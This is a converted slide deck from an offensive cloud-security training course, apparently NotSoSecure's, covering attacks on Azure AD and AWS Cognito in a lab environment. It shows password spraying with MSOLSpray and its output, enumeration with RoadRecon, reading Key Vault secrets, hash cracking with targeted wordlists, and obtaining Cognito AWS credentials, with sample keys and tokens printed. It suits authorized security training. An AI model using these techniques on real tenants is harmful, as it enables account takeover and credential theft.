
AAD Integration with On-Prem



Reference:
<https://docs.microsoft.com/fr-fr/azure/active-directory/hybrid/reference-connect-accounts-permissions>

PHS: (Password Hash Synchronization)


- **PHS:** (Password Hash Synchronization) uploads user account details (including password hashes) to AAD



Reference:
<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/whatis-phs>

PTA: (Pass Through Authentication)


- **PTA: (Pass-through Authentication):** forwards auth requests onto on-prem AD



Reference:
<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-pta>

ADFS: (AD Federation Service)

- **ADFS: (AD Federation Service) Federated Authentication**



Reference:

<https://docs.microsoft.com/en-us/azure/active-directory/hybrid/how-to-connect-fed-what-is>

Attacking AD Secure and Services

- Unauthenticated Recon
- Gaining Foothold
- Authenticated Recon
- Abusing privileges
- Lateral and Horizontal Escalation



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Azure Attack: Unauthenticated Recon

- We have covered a bunch of enumeration techniques in previous modules:
 - Identify whether the target domain is part of AAD
 - Discover various cloud assets hosted on Azure
 - Enumerate valid users via multiple API endpoints



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Azure Attack: Gaining Foothold

- We identified valid users of AAD during the enumeration phase
- We could try Password Bruteforce or Password Spraying
- Lockouts need to be considered
 - Default lockout: 1 min after 10 incorrect login attempts
 - Can be inherited from on-prem AD or customised in AAD
- Instead of guessing passwords, let's guess usernames
 - Single password can be tested against all known accounts (very effective)
 - Max 1 incorrect login attempt per account, no lockouts



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Password Spray

- An alternative to user-targeted bruteforce attack
- Pick a single (horrible) password and try it against multiple users

```
$ python3 MSOLSpray.py -u USER_LIST -p PASS
```

```
pentester@NotSoSecure:~/tools/MSOLSpray$ python3 MSOLSpray.py -u victim.cloud-userlist.txt -p Season20
There are 3 users in total to spray,
Now spraying Microsoft Online.
Current date and time: Tue Apr 19 18:45:39 2022
SUCCESS! Bob@victim.cloud : Season20
```




Exercise

Azure 1

- Compromise the password of one valid user identified in enumeration phase using password spraying

AAD: Authenticated Enumeration



- Even if you only have Office 365 you are automatically part of Azure AD
- Any low-privileged AAD account can:
 - Use Azure CLI tools
 - Query information from AAD
- URLs to remember

<https://portal.azure.com>: GUI to active directory

<https://myapps.microsoft.com>: third-party apps list

- **PS:** use "--allow-no-subscriptions" to login as low priv user on az

AAD enumeration

- Once authenticated we need to map identities to
 - Permissions
 - Groups
 - Resources
- We need to discover resources of interest within AAD
 - VMs
 - Storage
 - Apps



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

AAD: Enumeration



- Assuming you have valid credentials you can get User Details:

```
az ad user list --output=table --  
query='[.]{Created:createdDateTime, UPN:  
userPrincipalName, Name: displayName, Email: mail,  
UserId: mailNickname, Enabled: accountEnabled}'
```

- All service principals

```
az ad sp list --output=table --  
query='[.]{Name:displayName,Enabled:  
accountEnabled,URL:homepage,Publisher:publisherName,Meta  
dataURL: samlMetadataUrl}'
```

Automation to the Rescue

- Two Major Automation Options
 - Powerzure (Powershell module)
 - RoadRecon (Python tool)
- Can enable a range of activities spanning
 - Operational
 - Information Gathering
 - Secret Gathering
 - Data Exfiltration



Automation Road Tools



- Recommended: create a new directory first

```
$ mkdir ~/tools/roadrecon
```

```
$ cd ~/tools/roadrecon
```

- Authenticate to RoadRecon

```
$ roadrecon auth -u USER@victim.cloud -p PASSWORD
```

- Gather data from AAD

```
$ roadrecon gather
```

- Launch a GUI to view the data (through a web browser)

```
$ roadrecon gui
```



Exercise

Azure 2

- Enumerate the resources we have access to as bob
- Escalate to an account with higher privileges using a targeted attack

Azure Key Vault

- Secrets management
 - Tokens
 - Passwords
 - Certificates
 - API keys
- Key management
 - Encryption keys
- Certificate management
 - Provision, manage, and deploy public and private SSL/TLS certificates



Azure Key Vault

az keyvault list

```
pentester@kali:~/tools/MSOLSpray$ az keyvault list
[
  {
    "id": "/subscriptions/b85c3133-5cb6-4cdf-942d-28a88262ebf1/resourceGroups/HaStC
.KeyVault/vaults/resource-creds",
    "location": "eastus",
    "name": "resource-creds",
    "resourceGroup": "HaStC",
    "tags": {
      "address": "victim.database.windows.net/user_data"
    },
    "type": "Microsoft.KeyVault/vaults"
  }
]
```

Azure Key Vault

```
az keyvault secret list --vault-name [VAULT NAME]
```

```
pentester@kali:~/tools/MSOLSpray$ az keyvault secret list --vault-name resource-cre
ds
[
  {
    "attributes": {
      "created": "2020-07-07T21:04:14+00:00",
      "enabled": true,
      "expires": null,
      "notBefore": null,
      "recoveryLevel": "Recoverable+Purgeable",
      "updated": "2020-07-16T17:31:31+00:00"
    },
    "contentType": null,
    "id": "https://resource-creds.vault.azure.net/secrets/dbreader-pass",
    "managed": null,
    "name": "dbreader-pass",
    "tags": {
      "address": "victim.database.windows.net/user_data",
      "file-encoding": "utf-8"
    }
  }
]
```

Azure Key Vault

az keyvault secret show --vault-name [VAULT NAME] --id [SECRET ID]

```
pentester@kali:~/tools/MSOLSpray$ az keyvault secret show --vault-name resource-creds --id https://resource-creds.vault.azure.net/secrets/dbreader-pass
{
  "attributes": {
    "created": "2020-07-07T21:04:14+00:00",
    "enabled": true,
    "expires": null,
    "notBefore": null,
    "recoveryLevel": "Recoverable+Purgeable",
    "updated": "2020-07-16T17:31:31+00:00"
  },
  "contentType": null,
  "id": "https://resource-creds.vault.azure.net/secrets/dbreader-pass/021043f4cefc4536ab901dc8c3610daf",
  "kid": null,
  "managed": null,
  "name": "dbreader-pass",
  "tags": {
    "address": "victim.database.windows.net/user_data",
    "file-encoding": "utf-8"
  },
  "value": "pass:dea9Wiex%"
}
```



Exercise

Azure 3

- Using keyvaultadmin try to gain access to keyvault
- Obtain credentials for the database
- Perform port scan on the disclosed database address

Azure SQL Database

- Hosted under the database.windows.net domain
- Can be discovered using subdomain brute forcing using targeted wordlists
- Can be enumerated from within azure if your account has the correct privileges (reader)



Azure SQL Database

- Managed MS-SQL instance
- Access can be granted to service principals within AAD
- Access can also be granted to named accounts within the instance itself
- Protected by a virtual firewall - If left open we can attack it as we would any other database



Accessing MS-SQL DB

- MS-SQL Tools by Microsoft
 - <https://www.microsoft.com/en-in/sql-server/developer-tools>
- RazorSQL (Paid)
 - <https://razorsql.com/>
- Toad for SQL Server (Paid)
 - <https://www.quest.com/products/toad-for-sql-server/>
- **Ms-sql Cli (Preconfigured in VM)**
 - <https://docs.microsoft.com/en-us/sql/tools/mssql-cli>



MS-SQL CLI Usage

Microsoft SQL Server CLI. Version 1.0.0

-U , --username	Username to connect to the database
-P , --password	If not supplied, defaults to value in environment variable MSSQL_CLI_PASSWORD.
-d , --database	database name to connect to.
-S , --server	SQL Server instance name or address.
-v, --version	Version of mssql-cli.
-Q , --query	Executes a query outputting the results to stdout and exits.
-o , --output_file	Specifies the file that receives output from a query.



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

What's in the Database

Database dumps can provide wealth of information

Some common data pointers found in Database dumps

- Sensitive information such as PII or CC details
- Authentication tables
 - Hashed passwords
 - Encrypted content



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved



Exercise

Azure 4

- Gain access to the database via compromised credentials
- Obtain the authentication table details from database
- Using the rockyou.txt wordlist, attempt to crack the hashes

Reference:
Rock-you:
`/usr/share/wordlists/rockyou.txt`

Targeted Wordlists

- We need targeted wordlists If the password is complex
- Rsmangler and john the ripper both have the ability to add common complexity to simple wordlists
- CeWL can be used create wordlists based on web pages related to our target



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Passwords Complexity

- AAD has following Password Complexity rules
- **Simple:** A password that is at least 8
- **Strong:** As above and also 3 out of 4 of lowercase, uppercase, numbers, or symbols.
- **Custom:** It allows configuring a custom length. It also allows accepting number-only passwords (pins)



NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Targeted Wordlists



- CeWL can generate custom wordlist from a website

Let's use -m (minimum word length) to filter out short words

```
cewl -m 8 http://example.com
```

- RsMangler can add complexity to password

```
rsmangler --file wordlist.txt
```

- John can be given a wordlist to mutate or can mutate the input of another application using the --pipe flag

```
echo "example" | john --pipe --rules:KoreLogic --stdout
```



Exercise

Azure 5

- Create a targeted wordlist via official website
- Crack the hashes using the created wordlist
- Gain access to azureauditaccount account

Generic Defense: AAD Tips



- Enable MFA
 - If MFA had been enabled, even with the knowledge of Bob's password we wouldn't be able to proceed
- Avoid password reuse
 - Across services you use, but even more importantly across accounts you own within a single organization

Further Reading

- Azure AD Exploitation via Application Service Principal
<https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/>
- From Azure AD to Active Directory (Reverse Path)
<https://adsecurity.org/?p=4277>
- Azure Skeleton Key
<https://blogvaronis2.wpengine.com/azure-skeleton-key/>
- Impersonating Office 365 / Application users via Mimikatz
<https://www.dsinternals.com/en/impersonating-office-365-users-mimikatz/>
- Password Synchronization Issues with Pass the Hash Sync
<https://www.slideshare.net/DirkjanMollema/im-in-your-cloud-reading-everyones-email-hacking-azure-ad-via-active-directory>



Attacking Specific Cloud Services

AWS Cognito



AWS Cognito





- AWS Cognito service provides:
 - User management (sign-up, password resets, SAML, OpenID Connect)
 - Temporary direct access to AWS resources (temporary AWS credentials)
- Two main parts
 - **User pools** are user directories that provide sign-up and sign-in options
 - **Identity pools** enable developers to grant end-users access to AWS services
- Can be utilised through CLI and also programmatically via an SDK

AWS Cognito



- Mainly used for mobile and web applications
 - Simplifies server-side infrastructure
- Cognito isn't tied to a particular application
 - Requires certain constants/information to communicate with
 - Those are typically hardcoded in mobile/web applications
- Identity pool ID is a random UUID hence difficult to bruteforce
- Supports “guest” (unauthenticated) level access

AWS Cognito





Case Study

Internet Wide AWS Cognito Analysis

- AWS Temp Credentials can be obtained if identity pool is known
- Leveraged crowd sourcing via commoncrawl, decompiling android apk
- Collected a total of 2504 identity pool identifiers
- Explored permissions on each pool identifier
 - more than **1 in 5** AWS Cognito configurations **are insecure**
 - **906 S3 buckets** which contained **sensitive** information
 - identified **1572 lambda** functions, exposing at least **78 sensitive env variables**

Reference:

<https://andresriancho.com/internet-scale-analysis-of-aws-cognito-security/>

Unauthenticated: Access Tokens from Pool ID

- Obtain Identity ID from Identity pool ID

```
aws cognito-identity get-id --identity-pool-id 'region:pool_id'
```

```
pentester@NotSoSecure:~$ aws cognito-identity get-id --identity-pool-id us-east-2:4a86231e-4c11-4a8e-ac3b-e0e7a079a9c0 --region us-east-2

{
  "IdentityId": "us-east-2:7927a0c2-48a0-4463-ba8a-e0e040547c45"
}
```

Unauthenticated: Access Tokens from Pool ID

- Obtain AWS Access Tokens from Identity ID

```
aws cognito-identity get-credentials-for-identity --identity-id 'Identity'
```

```
pentester@NotSoSecure:~$ aws cognito-identity get-credentials-for-identity --identity-id u
s-east-2:us-east-2:us-east-2:us-east-2:us-east-2 --region us-east-2
{
  "IdentityId": "us-east-2:us-east-2:us-east-2:us-east-2:us-east-2",
  "Credentials": {
    "AccessKeyId": "ASIA2Q0CAU2PK0EMMT7V",
    "SecretKey": "PDtS63vyDZEY9jrs5TjLw0vnGSTHa6nnNCSqeT6C",
    "SessionToken": "IQoJb3JpZ2luX2VjEIj////////wEaCXVzLWVhc3QtMiJHMEUCIA4mRcS5oSxSl
/njyiu2gcVlUusIbmiYhjJ3loYtGH22AiEA2Wwv7Y5ujj3oL/RyMBZC0gGob3NPA8qhws04lWiTKfAqkQYIMRACGgw
3MjI00TgyNjY30DIiDMjjL9P7D3o/hU55GyruBeTnelrbaG1mdULj2Ei11AFCJwuXPaslaPIzz6rMD0SggNDy+UpRU
8ySbIg5fMBTqimRClBztzxAZzYve1tiHfXzJG00dcBGgkyF3aBI3yK1ZCb6K0a1DpwJh9LaD1eok3fR84KI9aa6tc
4AgxorDcw5JMkyY++nY1YeRJbPa5zhidjckSFHUw7WJYJJG3DSWHERy3/6mP/3/qGuw0dEb8c/xADMfVlQQN0A8Do8
QF01u0bAP+ZHYgGFgRPdeQ/l3B5UBKvzxwFeMHZBnA0mldwyeL5bEK6yo2azkYvfnQPPnvdmMcMVg9FEU5nugnLZ2I
/3tLOXMopjLMejmLYlmRbqunpL5P2jePZixbgj24wv08Z4VI2udqbp1cm0duUFl9TvpxiFZ7oifzYA8mkXyuyxFKa/
g7rd4ljbGWI5acgCwpRh60b4LTNsIMQz8rC1kxqc6ydVR6qI/z5MU/lOCPTi3/NWu+fR3iK7CkCdMwgmTjQ5NFV2ap
D42a5Tlt/dLbMBeHSQc6ylTc9X2izpyjFLmbH6G8kNKKioyn6jZ/AcWR0Zr4Rs22TIQtumV08qd0FVCUmgoc49Ed7a
kgrVSGN+zh2toMGgGVJyroK00ktl3XUKYnlcm1WjQruX7KzXBil3LJN00VSx0tF0TygyemBhuogE21TUR7WgzHssfk1
x0/Xf5w8lpuFaykd4PTv1zhYHdgfMubSPaBa1W5Vlx1FVmdrfYg0ET7gUDsa0a7ITGUi/P0c05LBoiHclPMkgTXug
```

Attack: Cognito with Signup Allowed



- If sign-up is allowed, the `clientId` value can be used to register a user through Cognito
- This request send a confirmation token to user email address

```
$ aws cognito-idp sign-up --client-id <client_id>
--username user@email.com --password P@ssw0rd1 --
user-attributes
Name="email",Value="user@email.com"
Name="name",Value="user"
```

Reference:
<https://docs.aws.amazon.com/cli/latest/reference/cognito-idp/sign-up.html>

<https://t.me/learningnets>

Attack: Cognito with Signup Allowed



- Once confirmation token is received `ConfirmSignUp` allows us to confirm user login

```
$ aws cognito-idp confirm-sign-up --client-id  
<client_id> --username=userX@webhacklab.com --  
confirmation-code XXXXX
```

Reference:

<https://docs.aws.amazon.com/cli/latest/reference/cognito-idp/confirm-sign-up.html>

<https://t.me/learningnets>

NotSoSecure part of



© 2022 NotSoSecure Global
Services Ltd, all rights reserved

Attack: Cognito Login



- Cognito uses Secure Remote Password protocol
- We can leverage browser to perform authentication
- .idToken is a resultant localstorage items of interest
- Login can result in error as new user doesnt have profile

Filter Items	
Key	Value
CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.LastAuthUser	userX@webhacklab.com
CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.userX@webhacklab.com.accessToken	eyJraWQiOiJnMkQybFwvUzE2RDdEYXpPSzIVSzQyQzZVY3JlV1FQ53VtVXNmWlwwa
CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.userX@webhacklab.com.clockDrift	-1
CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.userX@webhacklab.com.idToken	eyJraWQiOiJnMkQybFwvUzE2RDdEYXpPSzIVSzQyQzZVY3JlV1FQ53VtVXNmWlwwa
CognitoIdentityServiceProvider.m8ca1fea9uico5qml43na3fp.userX@webhacklab.com.refreshToken	eyJldHkiOiJlYXN0bmMiOiJBMjU2R0NNIiwiaWF0IjoiUINBLU9BRVAifQ.ZJpvXH

Reference:
<http://srp.stanford.edu/>

Attack: Cognito with Signup Allowed

